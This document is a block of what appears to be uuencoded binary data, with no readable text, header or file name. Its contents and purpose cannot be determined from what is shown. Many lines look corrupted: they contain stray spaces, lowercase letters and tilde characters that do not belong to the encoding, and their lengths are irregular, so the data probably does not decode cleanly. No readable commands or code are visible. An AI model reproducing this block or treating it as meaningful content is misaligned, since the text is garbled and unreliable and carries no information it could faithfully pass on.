MURZTI?#FVSUBM.P1]=59K:I#'+8V<E];;Q9\R?>6UZAX7Y:1OK8XBO*9>H7'
M@`5Z9E'N:_OMY6F@_"!?'^=F4^]IB*T\)]M[*TNA2?9X/OB<T1\$9B]9]:+C(TY
MF7RJ@WEP<JK?'`Q8PE:><B+@Y4#_ ;P!WRF\=B1"503[' ,5%^\$TGU[NI*93N[
M%D;F`=PK<91QFD1VZBIP&EI>(-GR?E8T60ZE5JBBCMY\=>E-XKWQG2LGV=Z;
MV>Q8CA%Y>[_OWF/T7/2:9CE9`;/#Q>!;6LYRQ% ^H<\$HIP3'W/8(YDK6&1^!%

M_9Q?MB6V77XPDU\$&D+E_1=FRO?D\5RYI>N.SWA>H#=M1MUS&.*+*W) [/5LL (MBV0T8:J (<N2+9&1]ETA&Q/U6J2SR&#<8=PC],4]3,2H0QAT"2C6ILKA#*H\P M-`B^6.ZF*8P[A%\$;5!YAJ,Y!(Z3N,Z*(,W+"XPMIPK;W["+/3K7,O&;5SF< MP"P(="4BA:(LPG/G#8P7FC8")^D6Q2N<[F`7^MGX;L&=-, #]B@7%.6WTL)" MOHB7%7NV8;G:+=/FVJ+(G&0S1=)ZL70P_B3:[*"6B,>@.)'\@QH;2P#6H59 MP^Z;K;3)\[9JXIOL-N`YC#TO[@,0(4V#UM*F0>O@UT&O:E@%U_7PVPR_#?#; M!+\`H7^KR)3Z!^!^(_S6T"D-#\ /U(?AM@=)*^/L1H#&!YE`X>P7\EHD8-LL# M,6Q6!\XTUQ3EGGQ]X(QRO0O?S\$C@;W5*4WUP/!_@491[_H<#<4EV%.4WSD,! M^ETN_X<")>YUX0\&X/M=^-9@/!<7OBT8S\6%+P_`/W'AFP+P?RE*OX55`?D_ M+TH_BE4!^;]T^70\$^/S%A6\ (P#M=^+I`G! =MGO2C^*DI;92PYA()S]UIRO,% M_)>:)_MS94">[#S]?V6@WIP+7Q.`G^+"-P?@`UWXL@`\P85O#,`;\Y\GG_DC@ MK/\`+OS10`^F2?`SR/4`V/SHGD\ /JFM%)K:(`4ZB);-/PU1>FG\VN=N-;H M4VH>H87<)HK^VMP&465G`I<#GW.`86.R'=[+@S"GE:C%W"WQ!G;F?,C_=TGA MR#(Z5#V?V\$8>9LJ6W#OD,`'3+A-H%I"2C0[W:J_BS-1U+BU&MXBPV@TSB#` M>D4=I@X@-LM^T)_SD]5).[['\$:<4]N.+*<%^#7"% (]7&4.`PU?00OX+&M8C M]R-<IJEPT7]3\$9YWK0`^VD*SD:]9OC7,[THMM`']0CD]XF6#3:A&`9YK1DG= M-J%GC57`AJN%3_1LQ`NO3`,`:K`_W##:(`8M^BL,@UU9X5.0+K>)X89&^A#4 M1J,/OX)IKE\$CG=6(U5W;7#C*2XUFVMO5785?WZ0W@>QUJ_/J"ME[\$3R!PU+(MIX`-D[P/ME)97X+U3;HJ:W0[NN9[AL]>U\$[C:4+@`O#.3WV6C%WS&P@`JT] MWX-LHY./K**85]?+S^/UXP!R55<^`E/17VRB>5PM`.%>_ [N]G1=1CHYN95&. M[%3AZ#81[VBR.1!*#N_" ,U" ,)\WC\$-['[G%<ZN2?85R>KO(SCC)2ICGL1*., M*+ #C7FSB.<+/S#*6*6*\V#65P0[P08HT!?(@-;3"F+PZ5#.)!T\$MCR9L,B2O M6TR^TT:[`T4U1B"?EMPY`,`7SBDN`^O;NU*GJ%*K+O4PTV([*?P:P#,.\$5<R MCA%>,+9DG`FP7I/02-S.:P/4/.6K"X6RI*1`.)\F:X60?@7(RC)IC,1XD]C6 MGV-;M2S=8>")?0%CN6B?L_HMX+\$X(3)O`/V=<-]H42@S&_9>Z&`EMI]Z?E:R MQLVBLU08Y9^G/CN/E=EFM:]7^!9=!#O66RACA:F6.6C6\$^SVD,E2(\$)=YN@ M.,.]`T4`SYG"8ZU^==KNVYQ[@UQ];*TY];Z:X`L!K&;SSXOHV7/-:Q`TRPX&G M.;.LZFN_%^[V7?\$(8O2*A>4)`D[0;:5X[T]=SDR?7PO@>5`*42HHUHN<VLF>% M=VN`#I\7]DUS#WVSTM>NM:+T6BB=IYJ*)PDH[Q@V[O8K!>+`4Q<_EN`?Z(;7 M7?P%#/\FX/-:B>K2"*FCL-\U+FL9T83Y4T0[-ODDX7>;@!YU6[*.#L#83G/] M,;CS>F@#];#;@,K=QQ`9ZE=G=+*R)GC=)8.D3\$5"IUU^:\$9ER\$,V\)C-3M MG7RD#B";.A,EJ"tJP2@VG0G-&\7]-8FI^]JCN:~3XS.`C.OJ29ZT?L!PHKF1 M`+*.&K%6_];@GW`PF53JMDV#^>9LF`NXS6J4G`;KX!DD08XK/-;]?RK<UK5+ MZ)C0/^8Y!M4(BW28+ZZ6R/L#Q;;_C:-Z1CP^^+9^3J4QK4Y2X9;&\$,U51J, MH8I?`\$`V!6*A[H\$P=\7R,.FBA81WTYY\ ([HI7BT@YJ_/D7)D7)3WYO,\7/A] M`BLQ.8UY8^/WR4(FQ^1I,,=#VQW70U!W/03K_J,P#=93I<J2\$=)!NA]MH&D5 M>E?+C2S,6\$>Q7_FN#-KQ`F[8^+XF2CQ[E7^+=VR#<E"AK<.`L)"F[]>/KH_ MGH#. %`1R+`C?`-\-Q`)BMTGP>5T%Z#*/=2B[25).%7Q7`*N!7(WR\$`^\$`^`_`+ M[A/P;XVWRGU<33`FM`NO#L#++77@V`*]RX54!>:%/77A&`G`K" *UT_7.R;^E:Y MSQT7]>]S&UOE/C\$7D`[XJ]Q7Y@+^Q>>Y_-/N3&SD=!``,`,:>N`4,+^A+8`>". MC-E+\1T9LT&;P:R<X&N3]F4932;!;J1FB`+?X!_B:!RK1/0\&OT].@X>8];@ M64^*,+^.-;18DW&7;F?@SF@R[M;M_OQNL6Z?Q>_N9+I(^_RQ42U:M&Z/HT7R M`8OP"]++3R/UD\$W&K_3"AKFUVL0S\$M9]P*!=YW[&M\);<`QBWL(&^:2D5&; MK=ZX8\!3!QLS,45PY2R0; ,1(%KI@QY`TB0?!`4,22H[!DC*:803M0B(BFB&, M+:MO!*U#_)#:#,I`[8E-)I&^\$8S^I;F1R#I)RO@,>(Y&GKWLX9A#O9.T*5<K M6(?Q!9>K6LA5#5*465G8_:3@,;5&KD\$)\$OGD321E=749C*<RKZ5^GH*1N&`/ M\)!8!W]+G1RW5`EYF82[VUL@O%8SD=@];DVP6[VYXE.]CY%D2UE@5*40^ICM- M277)2I!U%,H:S280-=^Y2\^2LC^21_ =WA\1H351((Q&Q%6(=I3`>W)6RO4 M; .FE<3RUL41O5T:BI?RD`74<V=*B>X]G..RJO@;\,-;>KT@^#AR2-YHX&KXA M(!>SF?F&1<(3W`S.+4GR^EH1L\QF,<LPBR*GZA-Q8Y95UW89\$;Y?>RL. ^[72 M2TJ3%F91<(KDD^L4Q/`61%78<=6?CQDR_*B97G&[77E:RBQ2N`8EEQ5E*_H M7[.X"^^Q<)9E!^!+!`R(I<,XF:4,(<[.;XVXH\BQ_&+X7OJH\Z4\1A<#W;^ M_WMX#T:#HW8L;W(_S"OYOG(-GVTXGQKV7I0D\%F<FTS!R\$(?NY05(7SDJ-!# M(K=S\$M>/) &DTIS*_%!/6Z2N[\$AJNX!K<%[H22>/ /N(+#/B%V":.)`?Q`\` \TH MH&F,<=N2&.F?E!C8"22-#75_0@YP_?V#`O>E7ZD0YM6X6^\$`^&^R:QEY5]B+ M`%&_ _[(Y^@I<@? (I_C`KXW0C[!ZR`\[S.<&^7:/`-!T/^WC_#_[? ,W^/_ * MM6OA@I[CC=R\H.<X+3`\`>SG9>\$MT&35TB:K;^!,8_\$".:~7!LX<EKCP@P> M\$V>6]P%_O(<@A9S.*O.CAG,,OH.M(S5JIC]W)S8.+C`F:2Y_I?`95J9MIY9 M25T`<+05NY<TM=;2,FU#"-H7]O>`\$S9MKO]Q;!R-*P6\$T(`Q+&Q(_Q_HH[V MLUO14E?;Z)56J]4EL`_]4&G)38NULM/O44"QR:-@GB1Y[2.@N%90C/#UX6ZW M#QL4Z>.&SW&OZ,.YN>K-;#3H<!O;DP)^&0<6,!M3KQ^KH)^[@._2OAE_2># M5@7U[.0_ =ONX3^`ZE-7EJDQO\>,8`[; (]3!7N</K10NEO`:%J^O#JY2NIE MDD<9*\5S^Q+*?B_"U[4L01TS?AMGA4;A:A:7])8EL0KJBO&*UPOD\6UCB(5 MK&S4TSWF5;P?ZI00/ZY5&::CUNY*Y.*T*W>AOE//=4]W]7Y96.=RS"XR"*NF MCF/ZY)F,D5-!DE7\$DZ22MBI3&.]6Y7;DW0OI)Y\$<51U\%@ZYC5"X*_ ,9/_^ M,`R+XV0HP!<326\$<GF)E""]7`2JW_W7\=_P\$Y5!;R.NO[O53KLD[W]Q;Q.P3 MKD!X"; ,^V.ZS/H`67*AZ+>A#I;8WT,YX=7RYZ,D^U*_A-6+&DAHF`^JB5*:1 M=<A@ZS&ES+DVS(=I^<-)\]@E-<5`_/S-</E&=D+IVKAUQ/&XGT;5++2+R;K8^ MP>BZ=LKALS^OX6+4=SN*#W(1DV-66`X14[=[.UYC[>`Z^#)G=K@<L]8/EWN1 MVTC4^UL_/5R:~0&\$2^_BI4?X2_]N#0\Z0[?6*V")STG3,7S?C@?B-.G+.[(

M`2YM`KB6]?IP.19Q(^O<T,/S>%4\#^9%X#0Z=4H*Y6WAI3N8?JQ[FW:S-C4Z
M:>!)>N"YNQO/I)(OQ3.AGN<!J7'\$?94%')]->#I(ME=PLNE[W!&330_VW:\1
M)UEG&.E>*BS7*[ZQES</\9:NQGZ,PDO24G\QBRR+I2I<*8TU/,<FCCU\D]&6
M3MK[X.@M?' ,)1DG+>V4QC/OY['16-K3FF:%UM3)2.UH1FI',["G+N_J207F
MVM&,*)\$1VM\$L?#X9MS(-8P9Z//-*''O5SE_OS(25\ZUCVB7@#+!-8ETQJU2
M2XL:5-1)\E+9<JY!1?IL^0?N/>J.70TJ8':X&,\$U@QI43BFEQ!&-%E-29WHP
MG8;]XS_^~9OL9]4]GW<.^L;J!3A66[RQBE:_"Y6I,8Q3<UV7M_?Y>F%P[U,A
M3B(J_H:805)_6-(F)8=+0[%/[#;Y?30!]/N39]OD^KHT\$/NDILWO3UXP_?:R
M>/+1'_#_CGS+;:-P[)]`#-V#\$:J@GT[A/H2WL[BT(N:0CB?ZNAME(*N?1J3G
M#Z>^P0Q&UASMXL?JIN'!Q_CA40]^M@M'JYPAGF^0AOE#/L'8NDI>_5S%TUW8
M=3/);V22XQEO/P'AL7V'TOXdV+8ZG4MY,TAIzd_,&\$I/810<VL9DGS03J.[G
M5.A9_/C"8NXGY@Q&9Z>+N1EP+^*@N/[B-BVE)^>#W^&<5]T_):@Q0>280;YZ
MD.\AZ:_^KNN'_F:"=J^U/^TAQ\RSA,59.0_&QVK"S^>)ER7\#S;XR;(ZX3G
MF/F0\,' \S#7SG/>)>IP?50B[?'L#_,)E/%]9U.;/.7,Y&X/2Y_%NP'V*8VFP
M'2E,P!;_G8DG)]XNC4%S<\UZ?F?---V<E!-XC_\$LB;5Z("<EX%A.RDE+J<Q)
M>9TIN%FS>)F)>)]C\SOFI'Q1!W-2&C"N+C8G>3DI0_3!G)11H+^4T;.<E#ZY
M0CDI`>?+2:GY<E*R4M--+R?E-TF1DW(28N:8/&?&ZR+?Y#7D!/DF3]B3LG8M
M5#LO<[V0@=9N\\;M%\RKB1<#QGNRG@>W)WM6R<ES4("B7_=<4_IU\EJ
MAS>_*2W6^W'_+;+G=_JW!Q06&9?&X_C:%M%ZRQ*A/T#M\~XJP><+/=A#SB=
MM4LAGP)N\$.&V[(A5,3<1:00JG*TM['>8:RZ@V.\8N[%HW1G'G)^#:UBN>H8=
M2_E3J2&C2%I]%4;FZ;2!'%04I>Y#?!?OQG?Q?P@YA0C=M'(/'4B(:V^OM,.W
M"ISQ;IMJ7Z2%W(OPC.8)KTN+K17+2%-NE\#, #V'Z'+-;8%I#F)=\$3B->5Z(=
MLWQY=3T%Y9Z"<@-"=3TC,*>%.#XK,'-#F-\)S/="W)X3F)90F1T"<VJHS-/4
M\TFH;.<^)5+N/5!J3X_202(P~X0P+U//J)_NQQC:Q29BQ3GKS,DO'ZM8JD\
MTA_^/53"1ZQ3K'8>FQ/YG-?.XQ,TYWYCXO=RR\CFW',P1S3G[C<' ^7PJ)@+=
M.)_\VT'^[3WV^',#\$V[9\$P[3[0?'!";<[T'*S~P'9@E@?AL8%U.[]>].*+>S
M1RE>?AB"/,\>R?9K?+)_L*VCV.3FN[C*-S!:SHINGW;/D9<#A;-M6>R6*.
MJR1/LBIF%&K)K8<YI'DW1/6?Y_RB7>YYSG3C/B#F+L\$'X45KI\YGPJ]H@<S1
MN_MD(_VOV_D<@7\$1U&Y^V^U>W[8)<(/>VT[CZ%O+,%^~M1"*Z^'^Y)#/6.@
MGIR1^`^?VI76N6A@]4Q^JYN\$;8AE!VI;<3F44R6MWP#J_#*0S845?CE>]I?X!
MI0!E7V(G.A4LM\1NN&_.[4&KC=8A:IY.55IR<_0%L-9L,'=3S.\$&^X#<+L4F
MI:HWQ[[E/H-#KH^/S-/P830/U53XQ2&8P;93'C\KR?YV].@M&-/IC[Z83ICY
M[1QX(C\HD66>H+B/:J)7Z/SOYRGW]3823[(OOU%J8?(BO8E>KA?)T[@J8*07
M7+\B=K]B[AE8*>:-4^1'>I-VK8Z6?V@)I\#WUKEF<_WE9"*KI5)?I#377T4F
MLCI@K:.,[&ID^ZIOD.T;[]KEZ>()]@'XM"[,DV>4PJ#Q;HX#M,'8AGE[?;! "
MZ329MU>I+>7Y(?W^5^>Z)?1U_:^20G\R%G'\')\$=MRM2)GSM-]JQPOM]H:V/
Mzkbo_/ [M;]U@d/4,TJCSOQV#K\'+H[BC_E+12=UQ1I?;H~N2FSDT<\$^P/MM
M+>]/X2#>;]=1X]<?Y^Y',HI[]?Y7OL#Y1%1=LMW+OM;4?8UM^QCOK*;?&4W
MA\H^ [M9[GRC[Q'>F0S+]/C/314G]7%_] []*!KU.N+_NS#S*]JH5X5@A9ES
M@-;N\$8[O/.?]%,E'AL%S'%\$2891YXU1X&VG)6;!N/ZTO)!A[-6M,-WFL5=Z.
MYT2TH"FZC+N:->9UC\&J\ 'H?D+UIIMG3GD%L+4]O5(/8/8#%+Z<FC)_@DQ?
MDB5D*4`z1'F3TKAF_/C3B_>U`>="=V8QK\:\FH3J]LV6NK_E[<K@8ZJ2M/W
MOE=OJ4HE>?6J0*W&IE(0ID(23`) "15!)HSBMH@+5W6@URF[\$TR%12*,1R(KV
MJ"TJVBZX@&`,`J*P!=`1TG.YSFE9G\#BVRU%;IW7@N#4NJ\$./J?G_N[RE*D&[
MIT_GG)?WZO__N[S[[G_7_W[_'V!@<^9)?STXAAB#Q^UQ%!M(V[>'9IAZNB I
M45]`TH&]+%[</]CIB7<;Q)L.%E%`#\$=G5F%3(6E\$?:G,6JOH<8-B~_0@SS^
M"K)VP'V+`K(&\YM)O8RYA0OF4M"94M"N[U..MCU.[\$6@G=W)]\$8N\$7L1C9Z]
MB">4]Q6XK5=OQ>V'W0IY7\&9"?[[2/&,+3]V]+6\0%^_`MYC7%_/ \$1H+^EKN
MZFLKU]=RC[Z6LM^HKW8Z3V,_9)*@L:TBC-38<D_M+R^H_>4%&EONT=AO#^07
MV'*/QGY[V-T%Z]>[QA-WF'?MH0=A^G[8CY4FAL9?G^&^IL5.(]S?7V+H"6F;)
MU2`[AN!N!T_::: %IP/OYU1Z4XAC(K#BN3#I/L\N_5;/+_P+~+C^N9I</J=GE
M!9J-E-N99K_H:/90/1KX7(%FEWLTNWQ0S0Z'09J]T='L#9YX[_P6S2YW~+N\
M0+,A?H]FMPRX;U%!EN9I-B&CA6Z/%[H]3>CV14*WEPG=7N71[7]7CJ%N]ZD/
ML_/G"CF&:OT%_NM0/?.\^Z_EX^VL'6"X/!1&;',I^@3)6JKJ[@7V@5PQ&_\%
MH)\O,?GX+U(P)L-V8_M0LH-@ \NR[MA"3YYEK^9PJT\/#<WP:'OX.-CH^1S\$V
MU2MG@ (2JQJ#_]Z#S*,E'!&KINA!:B33#." \S#68PVCZ=8^]D&GZC<9P<1:+M
MZ'L\ :VJFN^:F[W;H7N2=F3`F1`0JA8U\$ (TKJ(!\YP[RSC<]I;+*4/\$K=?;<@
MT!%W7=H&9<LVT6S9+K@>@6LS7+OAZH-K"US;X'H(KHUP[8%K'^560_OA>2M:
M>B1V"LI>><7^0VHF+\$SNHUZ+H,?AU,HQJ%0TQ<QZ'7]'^'7P'VZV'JKG%6M3FV
M^;[SP74.O<]W'CK=)FW;'_*=AS[3D7_(%_9#GTCE7N4'^>>H/.2<GW(SA3T
MA4#WVJ3_V\$EW*_7BS\QMD59(.WWY6>2DN]67GZ5MTC9I I^<<[,CO]<GW^K0
M>WWTZQSZ@SYZIQ/_#E_\~SCRVWSROW3H6WSEO~YYWU[?]WKR._VR6]TY/?X
MY!]QY/?XY!]WY/?YY/L=^?V^?/ZS0]]' .28;9?7[7X%>3M"&Y7P-3]O\$57R>
M@<!\W(50)C\0GI[0FT^`9(91Q]7>-A!K^# ,N\ \$RB"=UC+ "Q!L>I2([\$=@_G
MD>^U<=_1T>(/ :#2,V#OG4KNHR4)/R0YZ#L&=8<(0<_II+'@WfU&?J]W/SC]O
M(+ '@/2Z%CJ1(N=^E*",5I#SH4M21*E(VN130^`W\$~FW#UF9!&A/[AA.[,6J4
M\$'M%TT.T+W[F[('Z,Y^_+^+_= _N_I1WR6?CJIKYC=)QX(DBC,B:+&]TE4
MLTGJOQCW@."^CERXC.'`#9/4RXS[>BGC(A[+Q#Z4B(%\$ "B1.(*GGHB;\$9%3#
MK^Q=6IY?JOA.IV<3;A]"J[SHG?IAV@&KC@UK*;\$,+ :&BVN.%GO*U&X4J[&Z
M;S7V>X@/&*AS5V\=.?^J[0C\$^]/JY*HMI) ._6NOZC9@)>3L1=<^Z\$%?\H'W;

M#^U4!85VLB:A)6BF[#'JGT>.9NN7)XA^8CZ\$1[09^MCSI'XX\Q9A'0[C7A_:
MJ(L)=':(FYU&WETYD'T'3R40SSVS)FK]+C52)8K.*E,!9!.S<Z#VV>ZBR3
M1"t%./O#Z*44K9SP9.(J'2V;HC;G1\$@X@GML>.?V3_(8[ZM4SANK6<G)]MT
M;A6U#:@AJ]ZJ@'RO&Y0S'CBW#,HI!<XO!^&DK0")AXGPN+F%HDT:[K[BWE*8
MA&W,783ME3H[?1&QCQG!07%+A-S&0KKQ\]U5BWE0\DG4%\$K,T2O(Y!Q:9REH
M%PFT\=8,DAY>FXM;*AR.@M/JT;<=RD'>EG(_3X_PN^CQ:VJ<![-3);P=8T2
M,L*Z@^+)_"BSCL,U#40!6)!F\$6-64\W%C%(5%I1.3F%G)MYM2LS5+(;Z\$[4"
MGER^,Y'>_O:'R&%QNOBU@;CP;FN\A.-BGM\7!W#5NIB\$0I4AW/^I(+\>2!:=
M#'FZGZ+]1E18[%W'<O"4X927**4,F<-*#&6AO)4(D;E]QG"^&WY3^@[%[*2
MMO+O0Y]F]_QP()UVRG=:/9',8%YF4+0Z\.9%GA?A<DL'D@;*:X)_N=\]S\
M5^:Y>9'\M\B\C!X@5&7]#/'"-=EA&.NX7A*7Z63*W&..=<>85<*I#7(.UJ*
M9;75T+*<A[T']UYR"-HEO*3W\$GCFWDN:K9D@E33XJIM!LH>VT;CQ3K\$-,[(+
MM-4FSSJ08I84QX/KF*U81S!L9E?.U3G)*898Y=+GR'4X(WMH+X3=2V<=WD%;
M\$OVAZQGM049#[Y(&>J'Q3E/0C]YO<'8(J[W[HI?#^"M0B)"EY?5_VT'8>(O%\$
M:!_S4; ,70Q(9\ED1<H<(>=\3LI?&C/M\$+[:5:^F8YM'7BVP(Y?P)R?J14YAS'
ML.@_98-/?AW(;P;YS31ICH0V7-<.\$^EI95)!S'T@"=?A[5BV11(M&64?* (CU
M\$9!])!&-0*RF)] ;Z@EAW@R1<AWL+8MU8\$.LND-T%L99!K"%/K/,*)#>!Y":0
M3()DV".YV97DUG_&*)'HT0XQB:M'XB%7@J,?&*!PA(25X/\$6E<"1A@H40X2
MMI!H!8DMK@2, '5'BCEB'\2ZQG\$@_53CF60#U/\$UP_E!IG\$(0ORN)/?*QVEF
M_G8Z*_ICG=UC&7X?-ELWYK?JB.25^I!+/@R2O4*R5TCV^B410)?R41WJUDD\$
MGR='O?L%I-^(Z2MQ\D4IGB'A)]3=,R2V%:<AZZJ9\3Y]-DN)Q&GU1Y.@\NI
MB=-Z#^<4HJP1G*DQ6N0[[^XY"W]1G)XF0MGSXC0FGYN]9^01W2I.)WMBGSG(
MB7EI5W+/*K)=R6.4VY7'*. ,OMBN1^>MJX0ON:GC8234;%VBH=T_C"'\$_GT_
M%\<2?@8F2\$)&I7\$IX6=@(H)?I492@3889JW8\G8:V!ZF\ (P^MN#&6^R,?K=A
M3X*YK?:/1NK]I(;T78S>PZ3GD-0;S=9EF@E?%GU6C#X>?\NQDV3U/, ,!<"8
MP:@C*'HB23V;U)'Z-J.N9=1&DNIGV'\&QP9H9U2(=RN^=P?)C3(VFB)\$8#[
MUX@_,'ZNL^"JA^M"N'?!&<+K.U>S7TP5@92;/0W\$L:SF1JHO03J:'W<(U!'
MZ^">G*TNL38T3K2SU"9?I%3*]0J;7*_ .FMPX/) ^Y:96JU7*N\QMDG,U@-ASGM
M:NY[,).X1FNQ*MG.^L4!2,/[&^;]OM_Z;/&[FN^EW\$>]_IR>I%K(^#QY^WD
MH4W+QX*[:+7\$@FO3\$'ONM+Q]_#E.V\$.*NP?#Z] ("X#5@V(9#Z+?%0\$T:9AE
MXF_WG*SK<Z9\$2!XT*!N;2USVK%VB<\X;!G^/%^">)+=3I.*.SC,&C-WA.1,Y
MHOA'X,\9%DG]IYO?E4Y^2<&>4>=JN6>T@69JB=IB'37DGM\$7F(*'EHD4Y>T9
M?<W\(\$N;YCM6#^Y_] %XG_5,+L"2VK!X<2V*[\$^:&'JR^Y)YSO<P-%/[@2JT^&
M?<X)F_7@4*BL!7!\>)O0\F-A%NK([X,<F_M_\$0E5K4L?RZ,?#7*/U-S#AI?S
MV9"<;P3GXV'>)S\$0["+UY@L^:CRPB;0D<L%I>&+?0T<T3I6A@Z/O6XX"FR&9
MQ5R">Q3_,LC7N^09W*OR9^T!;/!7,/:!X<TA8S)E%G,81P8^Q^_1'\@/ESF^;+
M8S)P]JN]L\KBB#.29AJ;EO;D6XN]Y)%0["<SGJ._XC.VXE#F@?K'\^N.4GVOK
MY9?YDR@[M\$%XG. ;G0V&IX3G@704'E?&B'5Q#/'A<]"N*?C7LZ/AT:=Z7N5-\
MF0HR/F/>*N3?Y?!"Y>SQA?P; '7XT9T\KY#_L_-6</7M\FN3\#Z'_SE#2579
M**A!\7^YH^R>*>>HJ>CUTLO]3'![!+>"G)7CWF8G7KZ(V%I5T\$NRKGYN>"
MS+=Y@TGGSL7Q"&C<*X3;V<T!O1H-O)LIQV3MH=S.[G;JVMD-*.MPL7N#2MC]
MG_#?KU17=\>OD;H[ML"?T>EKI#^CL5JF;"R\Y>9!_1F=Y<1Q2P%VZ'5KO-BA
MMPR!'7H+M*CG&][VZ%(GSDNU?&S\Q6ND7<T;02\V_L_62,S[2R&O>F@H;/RK
M!Y,;9!V^;4VA7_BN=(O_%O!H?W"0YZ%7WA,X<_!P?S"<[\?UR\IFF&N%]X
M?/XTZ/J%Y[^'\@LOOTN_UTF.GU+2-A[/'\.\7[&^>)"H_JVfVQ=/5(?JBU'R
M=F\$AH3N^Y\$X]X?,<Y]UB\AIW@]G"1IUG*&GR?BY#5^II^FX.;78RRDJV/U?&
M?.F]RL(Q_T+3(>)\$E('6GV762;2NMOD_3Z4IAH@'+DCH[:R;U#'/#YP%'^T
MY"SS>=F+*]5L;9![W,.X[C%=#WJZSX/>5IC/+#.E!SUORKCR1QUO>A5D3<XM
MVX^<LKV18)SS)?"N8V5[\$WS5:L\XYZ8AQSDW*9D?H/OX@_NR\"-12627ED2]
M42;BG2S&'5]K\DNDZ9LYY&DCI9;\$E\$'E\V<+82%SIAA/5<(]U>_.'^X5N3N=
MYR[1%TY'N+3R3H[3SQ]T#=#),O:(Q[2-D6+O.RJ]J\$S=\$X;92')LNRMEV6Y6V:
MVR;Q]F-R.\<%R)3=!G7^IWS<FG@>YF?<HBU-N*53C:<]NL")KT7-MY7/M,OV
MZ%W3:RN?;7=P]U6OK?S=\J^M_/NFW_>:1BYO%V>_A]D!>]2H.@,]K'5FJ\$H@
MKK82N&LV+?2Z9D>EKS6&[2]Z\185O91]9\$XKL"&/*&Z_Q.0"?KE/I4VXU^.R
M6F'3/DA?E7J9L;/V1"B'*O;>.N@%VH*'R%3V.\SF1-A781]5\T/HE.80_' \6
M7+.E_>2C[5X?9(=9V9I" 'W8![TM11IGY+>AGSG1];+Y\$H88RZA&3^]AL9+]9
MNP#O*MMN%3TTI]QEO@Q;@^\<>O58\>BW;!&P1&@:5]OO=?!IZNK?,A8;C=[-`
MWN]W\U^@U?B#N5"V&IY\^5L-/-EO:'&%G_G'VC,=^U)K=QC?U5XPL:Q!O-47
M+'1<J6&6TO)=CXHV]7=0XR\$DQ\$1)7'V!(1)A/F<'C4M^Z6DM/R_EK>5TE6CY
MK:7H9Q2>2FJ'/_5:7^I?B=1?I3R7TQ4"->]CYTM\XOD2?S(]L?;<<G;[1*7
M@G]WkX6XMPUXS]'9UY5^]" /VZ5]Z.OP%ML-/F?AXXBCP,/Z:4^RQS'=9/CC
M)K'G<=3P=TL1+3Q..PB65)RVXUV/TQOP;B!B^*U\$ (H8_P)ZR[=V*#+V"^-!M
M(G2G"/T+)_1M3N@'1>BU2K'K'ZY.N+K@ZO'9IQH=LIWI\ /DE*W;HG3YZU*W
M^>@G.?0>1@^)M>:10'^4E0>N,]\%6OXU^F;3'\SR"A+3\$VS5^9C>","_R?/(*
M/; ;SD\)'@<Z]P"7U1JCA_ZVO9>M\T%ZJRO!5P+U*T#BL)!8!"E]A2FI<7U*
M"/>H%K(UQ<E*FV'\$M/WNZ\$9EG-V;:>2P>OZ#B7S\TN8=4,KI/)D@5P7R'4)
MN9\Z<D_YY#;!7(^2)\$MI3\$=DVN:I'^CMC3\$=L6@1A78>C.%Z%,2=A=X\$XENK
ME"V9L(!9=L'S=%T7\5_JL1X*LC#V"4TU;]\$Q1NK#UQ2%IOXHZ^N2#EE?RYP^
M2_H;6':\X![#>0CL, :>E+FC#/JNQ4'AIY:R\$TG0L_/?3^/84;&%?Z5MX7)F
M>3N2U*?.80R96\$=[<.7&TMB.X1&2EP_7.KWMEHB)<<+STJ4QMvw-26%*16

M:N7Y=CT@VC (8F1:1NL7?/28K/Z;-G/YN,=K"7!%\$#B) T:EBGM*HPHG' .IDA;
M!#1<8<2=-/3K>PU!5\$P\FUD6PMV9C (+R[(EBG.C=)F?!Q0%\;K (: @VAAU>09
MR^AZON7-!6.YISJX?4"FX>:\L=S-0XSEV.P)N".4!C% [PE^ (.CK#H\$KJB) ON
MBTZSZY3\<<^KP!O.QCT3 (-UE.K:S+=9) .F^/ QQW/_.!\$^^-/EM[C/>+#MF6
MW@A?:' DHX<' #^:;#/S;#/ZW3I?&3#] !6=1:.X4 [JE&FNTES;<MXFC0)>%X [^
M#ZR"FC \VA!YNFJQW*/=TTQH.HO4?XU4/QC-LRKGK&+<EL2MT) PFIID] 5*%F, \
M] &&I/1GK4E] 1V (P& (\0.18NFD*:IG) * [GL2O8I) Z6L1D8R' 42*R9?=AO>?.3
M^ (2>A+K#: *<X*5T!+>MD<A:C<Z] # 'Y0*KT//HV1-J (B\$BG!^Q [T/E9%\ [T-
MJ [RE=K60<QN/AGD^^\$P' V6VBWTD' BIFZ?:QTGLIS' ._) U2!>AE<22;>;, 8:<
MKHT6Y?4' M[R" F (?@=\Y#!6G.8:E<#N4_1:T2\55:_Y] WK/; %/S67_P6N85_@
M; , \7&&O] _; Z \W?>#GC:G6!M*; 8QZ_5XL (X_&?&@;XO6L_CL8TTU): &^ \#XW
M674AQ&DY..#JS \..SAB*] SP&TOJ \-X7-5PSF\$U*N>^Q@_5T]] %&]' <CE4R'
MH60Z46: , +L>JPU1WI) I9>) Z>6?1#/=/#9; @M8E) IU0] "76I)) '1#I%' &T [#>
M"' EQP7 [; Z<<%RY:-5; -EX^"J%&A@5?!<JZ)=7PT\U?EPP: I] N%JO=<HQRS@?
M; M?; #KW21W_/H5?YZ!\X] %K5:Q-VI%/: TM7XTOVJ4] JTU?CPO+YQXAGKBU_M
MDO0Z1A] &N*UX\$.C- \E\ S2I; 31C/*T!H0+R3&<+>S\$!.W) AC+T) 30\H+A! , !S
MO55\$0#S\$ "T' LC"LQ% @OQ0BRV&C0' L; 'MA>%51, G%U@2&E.6GC5>C9A5#Y) I%
M) J@*Q! :-! "CR%1HA\$ZTLC9J (E [44XRY%2Y; ERO70:R%B%J9FBIBRUBDBOZ>P
M/, 4B##7+YJA9Z+, B: ; 5!W+F<* >*FG1 (W" ^UON.U*DVDIF\$8L (K&S2DG, XMA9
M46: 9TI2XW' 21+619C5-CUOI"J?# (, .) G78%Y#\ :M" T+&.H \-C2?O52I :>OBX
M:M*J59*1O4HK58LCI%5) %G\$#5\$+_ .!] W3 (2ZT495" I2FN CN' UA6%H: (: =*
M-6V.O ("V (' ' [*N?9M3WZ78A; U [Q, DL7W*4/5 'D0*L216A#79X+^%) 9, 5C] SN
M09N:X' G>*) [C5B7QAV' 6/; 5N##5. *"?O#H95TNCEN%P>BYD+34ODMMK) +5JV
M, -0 ("V=Q%D>-8+6, HWTALD, VQ) 6, 4V) V<! , 6H_0: (0XY8JV, LTU<UCLLJ3K
M1\$G7L=@0=X&] !^6K!8/7YDE6+ (^WSN\$Q1 "\3\$;]N' . 'RXX7, 6-4O@ZA?UPQ\$
